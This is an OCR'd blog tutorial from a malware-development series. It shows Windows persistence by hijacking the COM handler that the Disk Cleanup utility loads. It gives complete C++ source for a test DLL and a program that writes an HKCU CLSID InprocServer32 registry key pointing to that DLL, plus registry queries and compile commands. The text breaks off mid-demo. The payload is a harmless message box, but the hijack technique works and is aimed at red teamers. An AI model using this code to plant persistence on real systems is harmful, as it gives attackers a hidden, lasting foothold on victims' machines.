
Malware development: persistence - part 19. Disk Cleanup Utility. Simple C++ example.

cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html

November 16, 2022

2 minute read


Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via Disk Cleanup Utility.


disk cleanup


If you have ever had an issue with limited hard disk space, you are certainly familiar with the Disk Cleanup utility:



Good news for red teamers, the *"Files to delete"* list displayed in the user interface is not random. Just run command:


```
reg query
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches"
/s
```



win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches" /s
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Device Driver Packages
(Default) REG_SZ {DEF03231-9688-11E2-BE7F-B4B52FD966FF}
Autorun REG_DWORD 0x1
Description REG_EXPAND_SZ @%systemroot%\system32\pnpclean.dll,-102
Display REG_EXPAND_SZ @%systemroot%\system32\domgmt.dll,-103
Flags REG_DWORD 0x80
Disk Cleanup for Windows 10 (C:)
Disk Cleanup
You can use Disk Cleanup to free up to 43.5 MB of disk space on Windows 10 (C:).
Files to delete:
Downloaded Program Files 0 bytes
Temporary Internet Files 4.28 KB
System created Windows Error Reporti... 12.5 MB
DirectX Shader Cache 0 bytes
Delivery Optimization Files 15.6 MB
Total amount of disk space you gain: 5.03 MB
Description
Downloaded Program Files are ActiveX controls and Java applets downloaded automatically from the Internet when you view certain pages. They are temporarily stored in the Downloaded Program Files folder on your hard disk.
Clean up system files
View Files
OK
Cancel
Recycle Bin
x64dbg
Microsoft Edge
pestudi
Firefox
HxD
shared (VBoxSvr) (Z)
PEview
Process Hacker 2
dllexp
x32dbg
procexp64
Type here to search
7:42 AM
11/18/2022
Right Ctrl



As you can see, there are even default values of registry keys here.

Also, if we have `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\default=<CLSID>`, we can find another registry key value: `HKCR\CLSID\<CLSID>\InProcServer32 = <DLLPATH>`:





> For demo purposes, here I show the example of the registry from HKEY_CLASSES_ROOT because HKEY_CURRENT_USER is empty

This suggests, that we can use COM DLL hijacking for persistence. Let's try.

practical example

First of all, as usually, create "evil" DLL (`hack.cpp`):

```
/*
hack.cpp
simple DLL
author: @cocomelonc
https://cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

As usually, for simplicity, it's just `meow-meow` messagbox.

And then create persistence script (`pers.cpp`):

```
/*
pers.cpp
windows persistence via Disk Cleaner
author: @cocomelonc
https://cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html
*/
#include <windows.h>
#include <string.h>
#include <cstdio>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // subkey
  const char* sk = "Software\\Classes\\CLSID\\{8369AB20-56C9-11D0-94E8-
00AA0059CE02}\\InprocServer32";

  // malicious DLL
  const char* dll = "Z:\\2022-11-16-malware-pers-19\\hack.dll";

  // startup
  LONG res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)sk, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, NULL, 0, REG_SZ, (unsigned char*)dll, strlen(dll));
    RegCloseKey(hkey);
  } else {
    printf("cannot create subkey value :(\n");
    return -1;
  }
  return 0;
}
```

As CLSID I took `8369AB20-56C9-11D0-94E8-00AA0059CE02`. As you can see code is similar to COM hijacking post. The difference is only in the values of the variables.

demo

Let's go to compile our evil DLL:


```
x86_64-w64-mingw32-gcc -shared -o hack.dll hack.cpp
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-16-malware-pers-19]
└─$ x86_64-w64-mingw32-gcc -shared -o hack.dll hack.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-16-malware-pers-19]
└─$ ls -lt
total 100
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Nov 18 05:14 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc   932 Nov 18 05:07 pers.cpp
-rwxr-x--- 1 cocomelonc cocomelonc   530 Nov 18 05:01 hack.cpp
```


And persistence script:


```
